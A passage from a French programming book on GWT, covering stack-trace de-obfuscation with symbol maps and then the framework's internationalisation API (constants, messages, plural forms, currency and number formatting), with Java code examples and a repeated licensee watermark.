L'erreur est provoquée dans la fonction `fonc2()`, elle-même appelée par `fonc1()`. Excepté les noms des méthodes, les numéros de lignes et les noms des fichiers sources sont cohérents.

```
public void onModuleLoad() {
        try {
           fonc1();
        } catch (Exception e) {
           Window.alert(printStackTrace(e));
        }
     }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
private String printStackTrace(Throwable e) {
         StringBuffer msg = new StringBuffer();
         msg.append(e.getClass() + ":" + e.getMessage() + "\n");
         for (StackTraceElement se : e.getStackTrace()) {
            msg.append("at " + se.getClassName() + "."
                        + se.getMethodName() + "(" + se.getFileName() + ":"
                        + se.getLineNumber() + ")\n");
         }
         return msg.toString();
      }

      public void fonc1() {
         fonc2();
      }

      private native void fonc2() /*-{
        // L'erreur a lieu ici
        func.toto();
      }-*/;
```




Figure 12–9
La pile d'erreurs après émulation par GWT

Il est fort probable qu'à l'avenir GWT propose un mécanisme pour traduire une pile d'appels obfusquée via un appel RPC ou une API spécifique. En attendant, le plus simple est d'activer le mode Pretty avec pour résultat de magnifiques piles.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 12–10
La pile d'erreurs et le mode Pretty

Table des symboles

Nous l'avons vu, le mode Pretty est une des solutions à l'affichage d'une pile d'appels lisible. En production, il n'est pas toujours possible de l'activer, car la taille du fichier JavaScript aura tendance à grossir exagérément.

Pour répondre à cette problématique, GWT fournit un fichier texte contenant les différents symboles JavaScript créés par le compilateur, ainsi que leur correspondance non cryptée. Ce fichier est ajouté dans le répertoire paramétré via l'option `-extra`. Son nom est celui de la permutation suffixée par `.symbolMap`.

La classe `StackTraceDeObfuscator` a été créée à cet effet afin de fournir un mécanisme de « resymbolisation » de la pile d'erreurs à l'aide des fichiers symboles.

Il suffit de lire le fichier symbole pour obtenir le nom lisible d'une méthode donnée, ainsi que sa localisation exacte dans le code source. Voici un exemple de fichier de symboles :

```
# { 3 }
# { 'user.agent' : 'gecko1_8' }
# jsName, jsniIdent, className, memberName, sourceUri, sourceLine
ow,,boolean[],,Unknown,0
pw,,byte[],,Unknown,0
qw,,char[],,Unknown,0
L,,com.dng.client.AsyncSample,,file:/C:/java/projects/AsyncSample/src/com/dng/
client/AsyncSample.java,14
```

```
S,com.dng.client.AsyncSample::$clinit()V,com.dng.client.AsyncSample,$clinit,fil
e:/C:/java/projects/AsyncSample/src/com/dng/client/AsyncSample.java,14
T,com.dng.client.AsyncSample::$onModuleLoad(Lcom/dng/client/
AsyncSample;)V,com.dng.client.AsyncSample,$onModuleLoad,file:/C:/java/projects/
AsyncSample/src/com/dng/client/AsyncSample.java,16
U,,com.dng.client.AsyncSample$1,,file:/C:/java/projects/AsyncSample/src/com/
dng/client/AsyncSample.java,18
V,com.dng.client.AsyncSample$1::$clinit()V,com.dng.client.AsyncSample$1,$clinit
,file:/C:/java/projects/AsyncSample/src/com/dng/client/AsyncSample.java,18
W,,com.dng.client.CRMScreen,,file:/C:/java/projects/AsyncSample/src/com/dng/
client/CRMScreen.java,6
X,com.dng.client.CRMScreen::$clinit()V,com.dng.client.CRMScreen,$clinit,file:/
C:/java/projects/AsyncSample/src/com/dng/client/CRMScreen.java,6
Y,com.dng.client.CRMScreen::$show(Lcom/dng/client/
CRMScreen;)V,com.dng.client.CRMScreen,$show,file:/C:/java/projects/AsyncSample/
src/com/dng/client/CRMScreen.java,7
Z,,com.google.gwt.animation.client.Animation,,jar:file:/C:/gwthack/trunk/build/
dist/gwt-0.0.0/gwt-user.jar!/com/google/gwt/animation/client/Animation.java,28
cb,com.google.gwt.animation.client.Animation::$$init(Lcom/google/gwt/animation/
client/Animation;)V,com.google.gwt.animation.client.Animation,$$init,jar:file:/
C:/gwthack/trunk/build/dist/gwt-0.0.0/gwt-ser.jar!/com/google/gwt/animation/
client/Animation.java,28
```

À terme, vous aurez compris que l'idée est de fournir des outils qui pourront décrypter une pile d'erreurs, et ce, simplement en s'appuyant sur le contenu de la table des symboles.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

13

L'internationalisation

Certaines applications nécessitent le stockage de leurs libellés et messages dans des fichiers externes. C'est notamment le cas des applications proposées en plusieurs langues ou celles qui permettent à leurs utilisateurs de personnaliser les messages renvoyés par l'interface graphique.

Ce chapitre traite de l'internationalisation (plus communément appelée i18n) dans sa forme statique mais également dynamique. Vous apprendrez à externaliser, optimiser et personnaliser une application multilangue.

La problématique

Dans une application traditionnelle, il existe de nombreuses informations pouvant être spécifiques à une langue ou une région. Cela va de la monnaie au calendrier en passant par le formatage des dates ou des nombres. La localisation et l'internationalisation sont les processus permettant de produire un logiciel ou une application en fonction des spécificités des différentes langues et régions. Toute architecture compatible i18n propose au développeur un socle capable de s'adapter au changement de langue et de région sans nécessiter de modification du code source.

On parle de locale lorsqu'il s'agit de préciser la langue ou la région de l'utilisateur. Les règles régissant une locale sont définies par la RFC 4646 et le dictionnaire des langues standardisées par l'autorité IANA.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

À titre d'exemple, le français utilisé en France est défini par la locale fr-FR, l'anglais des États-Unis est défini par la locale en-US, etc.

Gérer la problématique de l'internationalisation en JavaScript est une tâche loin d'être aisée. Doit-on fournir un gros fichier JavaScript contenant toutes les langues dans plusieurs dictionnaires intégrés ? Doit-on faire appel, au chargement de la page, à un fichier JavaScript externe en fonction de la locale courante ? Doit-on embarquer la totalité du dictionnaire sachant que l'application n'en utilisera peut-être qu'une petite partie ?

Toutes ces questions ont été à la base de la création de la bibliothèque i18n de GWT : combiner la création de code et l'intelligence de la liaison différée, tout en garantissant à l'utilisateur une vérification de type et de données dès la phase de compilation.

Rien n'est laissé au hasard dans GWT. Comme nous le verrons plus loin, l'implémentation mise en place au sein du framework a été pensée par et pour la liaison différée. Une permutation embarque avec elle ses données statiques, ainsi que le site compilé en JavaScript. Chaque langue paramétrée dans GWT implique une permutation différente. L'objectif est ici d'assurer qu'un espagnol ne chargera pas le dictionnaire français et inversement. Rappelez-vous le précepte de base de GWT, on ne paye que ce qu'on utilise : il s'applique également à l'internationalisation.

Paramétrer et définir la locale courante

Lorsqu'un module doit être internationalisé, on ajoute une nouvelle dépendance vers le module i18n `(com.google.gwt.i18n.I18N)` dans le fichier de configuration. Ensuite, on définit la ou les langue(s) paramétrée(s) sachant qu'il n'y en aura qu'une seule par défaut.

```
<module>
  <inherits name="com.google.gwt.i18n.I18N"/>

  <!-Français, indépendant du pays -->
  <extend-property name="locale" values="fr"/>

  <!-Français de France -->
  <extend-property name="locale" values="fr_FR"/>

  <!-Français du Canada -->
  <extend-property name="locale" values="fr_CA"/>

  <!-langue anglaise, indépendante du pays -->
  <extend-property name="locale" values="en"/>
</module>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Notez que le module `User` (`com.google.gwt.user.User`) possède déjà une dépendance avec i18n ; il n'est donc pas nécessaire de l'ajouter si vous disposez déjà de ce lien.

L'autre moyen de positionner la locale courante est d'ajouter une métadonnée dans le fichier hôte HTML de la manière suivante :

```
<html>
  <head>
    <meta name="gwt:property" content="locale=fr_FR">
      (…)
  </head>
  <body>
  </body>
</html>
```

Mieux encore, il est possible d'appliquer dynamiquement la locale par un simple paramètre d'URL prédéfini.




Figure 13–1
Configuration de la locale via URL

L'API i18n


Le module i18n embarque avec lui de nombreuses classes du framework GWT possédant chacune un jeu de responsabilités bien déterminé. Ces classes sont :

- `Constants` : utilisée lorsqu'on souhaite externaliser des constantes simples ;
- `Messages` : utilisée lorsqu'on souhaite externaliser des messages ou des phrases paramétrées ;
- `ConstantsWithLookup` : équivalente à `Constants`, mais avec un comportement plus dynamique (la valeur correspondant à la clé est chargée à l'exécution) ;
- `Dictionary` : correspondant à un dictionnaire embarqué dans la page hôte au premier chargement ;
- `Localizable` : spécialisant le comportement d'une classe en fonction d'une locale donnée ;
- `DateTimeFormat` et `NumberFormat` : classes de formatage respectivement pour les dates et les nombres ;
- `CurrencyCodeMapConstants` : dictionnaire des monnaies.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La figure suivante illustre un aperçu de l'API i18n du point de vue de son diagramme de classes.

Figure 13–2
L'API i18n



Le diagramme de classes est assez révélateur de l'influence de l'interface `Constants` dans l'internationalisation des dates, mais également pour les monnaies ou les zones. En interne, GWT s'appuie sur l'API i18n pour localiser ses classes utilitaires.

Les dictionnaires à constantes statiques

Au premier abord, le fonctionnement de l'internationalisation avec GWT peut paraître très exotique par rapport aux mécanismes traditionnels à base de dictionnaire. En effet, cela consiste à mettre en place une sorte de correspondance entre dictionnaires des constantes et méthodes d'une interface dérivant de `Constants`.


On peut l'apercevoir sur la figure suivante : les méthodes `aurevoir()`, `bonjour()` et `interesse()` pointent respectivement vers les clés `aurevoir`, `bonjour` et `intéresse` des différents fichiers de propriétés Java. Ces fichiers sont suffixés par les différentes

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

locales paramétrées dans le fichier de configuration du module. Puis, en fonction de la locale active, la méthode `dico.aurevoir()` renvoie la valeur correspondant à la langue. Notez que les fichiers de propriétés doivent posséder le même nom que les interfaces Java pour être retrouvés par le compilateur.

Ce procédé apporte une vraie souplesse par rapport au traditionnel dictionnaire non typé stockant clés et valeurs sous la forme de chaînes de caractères.

Figure 13–3
Fonctionnement de l'internationalisation GWT




Le fait de passer par une interface et des méthodes spécifiques prend tout son sens lorsqu'il s'agit de convertir les types. Supposons que notre fichier de propriétés `MyConstants_fr.properties` contienne des clés de type entier, date, flottant ou même dictionnaire (`Map`). En Java, le développeur n'aurait d'autre choix que de convertir lui-même ces données à la main lors du chargement du fichier texte.

Avec GWT, la conversion est complètement innée et prise en charge par le framework dès la phase de compilation. Le développeur spécifie les différents types attendus au travers de la signature des méthodes de l'interface `MyConstants`, puis GWT déduit et crée les bonnes associations de types lors de la compilation.

La figure suivante en montre un exemple.

Figure 13–4
Correspondance des types



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici l'interface `MyConstants` :

```
import com.google.gwt.i18n.client ;

public interface MyConstants extends Constants {
      String bonjour();
      String aurevoir();
      String interesse();
      boolean valide();
      int monNombre();
      Date maDate():
      Map couleur();
}
// Code de la méthode onModuleLoad()
public onModuleLoad() {
      MyConstants m = GWT.create(MyConstants.class);
      // Affiche la constante "bonjour"
      Window.alert(m.bonjour());
}
```

Remarquez que l'annotation `@Key` sert à lever l'ambiguïté lorsque les noms de méthodes et noms de propriétés ne sont pas égaux :

```
// Une méthode supplémentaire de l'interface MyConstants.java
(…)
@Key("hello")
String messageDeSalutation();
(…)
```

Avec, dans le fichier de propriétés :

```
hello : Bonjour l'ami
```

Dictionnaire par recherche dynamique de constantes

Le scénario typique de l'interface `ConstantsWithLookup` est celui d'une application dans laquelle on demande à l'utilisateur de sélectionner un ensemble de critères prédéfinis pour lancer une recherche. Comme nous ne connaissons pas les critères qui seront sélectionnés par l'utilisateur, nous avons besoin d'un mécanisme du type `Dictionnaire.getValeur(clé)`. Pour cela, il suffit de marquer les interfaces de constantes avec l'interface `ConstantsWithLookup`. Dans la pratique, le procédé est très similaire à l'interface `Constants`, excepté que le compilateur ne peut réaliser aucune réduction de code en fonction des clés utilisées par l'application. On aurait pu, de la même manière que l'interface `Constants`, insérer des méthodes dans cette interface,

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

mais l'intérêt aurait été limité. L'idée est de profiter des fonctions utilitaires de recherche proposées par `ConstantsWithLookup`.

```
public interface MyDynamicConstants extends ConstantsWithLookup {
}

// Code du onModuleLoad
public onModuleLoad() {
      // Nous avons dans le fichier de propriétés maCle=maValeur
       MyDynamicConstants m = GWT.create(MyDynamicConstants.class)
      // Affiche "maValeur" dans une fenêtre d'alerte
      // La chaîne de caractères "maCle" aurait pu être extraite d'une TextBox
      Window.alert(m.getString("critereAge"))

}
```

On pourrait s'interroger sur l'intérêt d'utiliser les dictionnaires statiques si les dictionnaires dynamiques sont plus riches. La réponse est abordée plus loin dans la section Bénéfices de l'internationalisation statique. En réalité, lorsque cette option est activée, le compilateur embarque l'ensemble du dictionnaire dans la permutation JavaScript.

Les messages

Un message, au sens GWT i18n, est une phrase contenant des valeurs paramétrées. Sur le même principe que l'interface `Constants`, une interface `Message` propose des méthodes dont les différents paramètres constituent les valeurs dynamiques de la phrase.

L'interface `Messages` permet de substituer des paramètres dans un message et de les réordonner éventuellement pour différentes locales. Le format du message dans le fichier de propriétés respecte une convention d'écriture sur le principe de la célèbre classe `MessageFormat` existant dans Java.

Le procédé est similaire à celui des constantes. On définit plusieurs fichiers de propriétés suffixés par leurs locales respectives, puis on alimente des paramètres à l'aide d'accolades associées à un index. Ce dernier correspond à la position du paramètre dans la méthode de l'interface de type `Messages`.




Figure 13–5
Gestion des messages

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les paramètres peuvent être de différents types. Dans l'exemple suivant, ils sont respectivement de type chaîne de caractères et date. Voici l'interface `MyMessages` à fournir :

```
package com.dng.i18n.client;

import com.google.gwt.i18n.client.Messages;

// Chaque nom de méthode est associé à une clé
public interface MyMessages extends Messages {

      public String bienvenue(String nom,Date date);
      public String erreurDeSaisie(String myVar);
}
```

Et le code du client :

```
      public void onModuleLoad() {
         MyMessages msg = GWT.create(MyMessages.class);
         Window.alert(msg.bienvenue("L'ami Sami", new Date()));
      }
```

Une fois exécuté, nous obtenons le message suivant.




Figure 13–6
Copie d'écran du message internationalisé

Notez également l'utilisation de l'instruction `GWT.create()` et du mécanisme de liaison différée pour créer la classe dérivée de `Messages`. Cette utilisation est loin d'être anodine ; nous l'évoquons plus loin dans ce chapitre.

Notion de langue par défaut

La notion de langue par défaut est à dissocier de celle de langue courante. Cette dernière correspond à la locale spécifiée par l'utilisateur. La langue par défaut correspond à toute autre locale n'ayant pas de configuration explicite. Imaginons que notre

site soit naturellement paramétré pour le français. Pour un utilisateur suédois ou espagnol, il est possible de proposer une langue par défaut, en l'occurrence l'anglais.

Les valeurs de la langue par défaut peuvent être configurées dans le fichier de propriétés (celui sans aucun suffixe : `MyMessages.properties`) ou directement au sein des interfaces à l'aide de l'annotation `@DefaultMessage` :

```
@DefaultLocale("fr")
public interface MyMessages extends Messages {
      @DefaultMessage("Mister {0}, you are connected ")
      public String whoIsIt(String who);
}
```

Signification, exemple et description

Lorsqu'on internationalise une application, il est parfois indispensable de donner des informations supplémentaires à la personne en charge de la traduction sous peine de créer des contresens.

Le traducteur s'appuie généralement sur un dictionnaire existant pour réaliser son travail. Comment pourrait-il traduire orange ? Est-ce le fruit ou la couleur ? Dans ce genre d'exercice, la signification et la sémantique des mots que l'on traduit sont importants.

Dans un autre contexte, il est toujours intéressant de proposer au traducteur un exemple de valeurs appliquées à la phrase à traduire. Plutôt que *{0}, Avez-vous pensé à sauver la colonne {1} ?*, le traducteur voit (grâce à un outil qui mettrait les paramètres en gras) *Sami, Avez-vous pensé à sauver la colonne X42 ?* Une version plus agréable et plus complète du sens global de la phrase, en quelque sorte.

Enfin, une autre aide à la traduction consiste à donner une description du message au traducteur, de telle sorte qu'il puisse se permettre de sortir du cadre strict de la traduction naïve mot à mot.

Les annotations qui vont nous aider dans cette tâche sont `@Meaning`, `@Example` et `@Description` :

```
@DefaultLocale("fr")
public interface MyMessages extends Messages {
      @DefaultMessage("Veuillez agréer monsieur {0} l'expression de mes
sentiments")
      @Description("Formule de politesse qu'on met habituellement en bas des
lettres")
      public String formule(String nom);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      @Meaning("le fruit")
      public String orangeColor();

      @Meaning("la couleur")
      public String orangeFruit();

      @DefaultMessage("Access Interdit: {0} n'a pas accès à {1}")
      @Description("L'utilisateur n'a pas les accès au fichier spécifié")
      String accessDenied(@Example("john.doe") String user, @Example("/etc/
passwd") String file);}
```

On peut imaginer des outils s'appuyant sur ces trois paramètres et fournissant des sortes de traducteurs automatiques. Le résultat de la traduction serait ensuite analysé par un humain qui trierait le bon du mauvais en fonction de ces trois informations.

Les formes plurielles

Une des fonctionnalités les plus délaissées dans les frameworks d'internationalisation modernes est le traitement des formes plurielles. Imaginons le message *Bonjour Monsieur <Dupont>, vous avez dans votre panier <X> élément(s)*. Pour une langue donnée, il existe une règle grammaticale sur la forme plurielle des mots. De plus, pour une règle de pluriel donnée, plusieurs formes peuvent exister. Dans la langue de Molière, on écrira élément ou éléments. Il existe simplement deux formes, singulier et pluriel. D'autres langues peuvent n'en avoir qu'une ou beaucoup plus.

L'internationalisation GWT prend en compte toutes les formes plurielles. Cependant, le plus extraordinaire est qu'il fournit des API pour implémenter des règles plurielles en fonction de la langue d'origine sachant que certaines règles prédéfinies existent déjà.

Tout cela fonctionne sur la base de constantes prédéfinies telles que `none`, `one`, `two`, `few` et `many`. Pour un message i18n donné, l'utilisateur annote les différentes formes plurielles en préfixant le paramètre par `@PluralCount`. En français, nous obtiendrions :

```
# Le message par défaut pour la forme plurielle
voiciArbre=Vous avez dans votre plantation {0} arbres
# Le message par défaut pour la forme singulier
voiciArbre[one]=Vous avez dans votre plantation un arbre
```

Dans le code :

```
public interface MyMessages extends Messages {
      public String voiciArbre(@PluralCount int fois);
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

GWT choisit la bonne clé en fonction du paramètre `fois`. Séduisant, n'est-ce pas ?

S'agissant des autres langues, il faut avouer que les choses se compliquent un peu. Ainsi, dans la langue arabe, il existe, non pas deux, mais cinq formes :

```
# Le message par défaut
arbreCount= لديك {0} شجر.

# Le message pour la forme plurielle "zero" (là où en Français, c'est le
singulier)
arbreCount[none]= ليس لديك اي اشجا .

# Le message pour la forme "un seul élément"
arbreCount[one]= لديك شجرة واحدة .

# Le message qui utilise la forme plurielle "deux éléments"
arbreCount[two]= لديك شجرتا .

# Le message qui utilise la forme plurielle "quelques éléments"
arbreCount[few]= لديك {0} اشجا .

# Le message qui utilise la forme "plusieurs éléments"
arbreCount[many]= لديك {0} شجر .
```

Pour un Français, cela peut sembler un peu surréaliste, mais c'est le prix de la richesse de certaines langues (slaves, arabe, etc.). Lorsqu'un arabe souhaite montrer à son voisin un, deux, moins de dix ou une plantation de plusieurs dizaines d'arbres, il utilise pas moins de quatre formes plurielles différentes et autant de mots.

Comment GWT arrive-t-il à s'en sortir dans ce dédale de règles toutes aussi exotiques les unes que les autres ? La réponse se trouve dans les règles plurielles prédéfinies.

En fournissant des classes prédéfinies qui agissent en fonction de la valeur numérique passée à la forme plurielle, GWT arrive à sélectionner les bonnes clés. Voici à titre d'exemple le code source d'une des règles prédéfinies utilisée par la langue française (attention, c'est du code interne à GWT que vous n'aurez probablement jamais à manipuler vous-même) :

```
package com.google.gwt.i18n.client.impl.plurals;
public class DefaultRule_01_n {
  // La langue Français ne propose que deux formes : singulier et pluriel
  public static PluralForm[] pluralForms() {
    return new PluralForm[] {
        new PluralForm("other", "Default plural form"),
        new PluralForm("one", "Count is 0 or 1"),
    };
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  // L'algorithme de calcul - Qu'on ait 0 élément ou 1 élément,
  // c'est du singulier
  public static int select(int n) {
    return n == 0 || n == 1 ? 1 : 0;
  }
}
```

La méthode `select()` est appelée avec le paramètre qualifié par `@PluralCount`. En fonction de l'algorithme de calcul, la bonne clé est sélectionnée.

Enfin, il est également possible de faire appel aux annotations pour définir les formes plurielles. Dans ce cas, le message est embarqué dans l'interface.

```
import com.google.gwt.i18n.client.Messages;
import com.google.gwt.i18n.client.LocalizableResource.DefaultLocale;

@DefaultLocale("fr")
public interface MyMessages extends Messages {
      @DefaultMessage("Vous avez {0} arbres")
      @PluralText({"one", "Vous avez un arbre"})
      public String nombreArbre(@PluralCount int count);
}
```

Conversion des types

Formats monétaires

La gestion de l'internationalisation par héritage d'une interface spécialisée permet d'étendre le modèle à d'autres concepts que les simples chaînes de caractères. En y regardant de plus près, les formats monétaires (ou `Currency`) peuvent prétendre à localisation sur le même principe que les chaînes de caractères. Dans la pratique, c'est exactement le mode de fonctionnement adopté par GWT qui s'appuie sur l'interface `CurrencyCodeMapConstants.java` et le fichier de propriétés `CurrencyCodeMapConstants.properties`. Voici, à titre d'exemple, le contenu du fichier des devises :

```
USD = $
AED = Dh
ARS = $
AWG = \u0192
AUD = $
BSD = $
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
GBP = \u00A3
BND = $
KHR = \u17DB
CAD = $
CNY = \u5143
COP = \u20B1
CRC = \u20A1
CUP = \u20B1
CYP = \u00A3
DKK = kr
DOP = \u20B1
XCD = $
EGP = \u00A3
SVC = \u20A1
EUR = \u20AC
currencyMap = USD, AED, ARS, AWG, AUD, BSD, BBD, BEF, BZD, BMD, BOB,
BRL, BRC, GBP, \
BND, KHR, CAD, KYD (…)
```

Pour rechercher la devise valeur en euro, il suffit de récupérer la bonne valeur à partir de la clé correspondante : `CurrencyCodeMapConstants.currencyMap().get("EUR")`.

Date et formats horaires

Il faut savoir que les classes standards du JRE consistant à formater les nombres et les dates sont trop complexes pour prétendre être traduites en JavaScript. C'est pourquoi les concepteurs de GWT ont choisi de ne pas fournir d'émulation de ces classes Java en JavaScript. En contrepartie, des classes allégées sont proposées dans le framework (voir le package `com.google.gwt.i18n.client`).

Les deux classes chargées respectivement du formatage des dates et des numériques sont DateTimeFormat et NumberFormat.

Tableau 13–1 Classe NumberFormat

Méthodes	Description
`format(double)`	Cette méthode formate un double pour produire une chaîne.
`getCurrencyFormat()`	Fournit un format monétaire pour la locale par défaut.
`getDecimalFormat()`	Fournit le format standard pour la locale par défaut.
`getFormat(String)`	Récupère une instance de `NumberFormat` pour la locale par défaut en utilisant le motif spécifié et le code monétaire par défaut.
`getFormat(String, String)`	Récupère une instance de `NumberFormat` pour la locale par défaut en utilisant le motif spécifié et le code monétaire spécifié.
`getPattern()`	Renvoie le motif en utilisant le format.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 13–1 Classe NumberFormat (suite)

Méthodes	Description
`getPercentFormat()`	Renvoie le format de pourcentage par défaut en utilisant la locale par défaut.
`getScientificFormat()`	Fournit le format scientifique standard pour la locale par défaut.
`parse(String)`	Convertit le texte pour produire une valeur numérique.

La classe `NumberFormat` fonctionne à l'aide de motifs et d'expressions régulières. L'exemple suivant illustre le principe :

```
public void onModuleLoad() {
  NumberFormat fmt = NumberFormat.getDecimalFormat();
  double value = 12345.6789;
  String formatted = fmt.format(value);
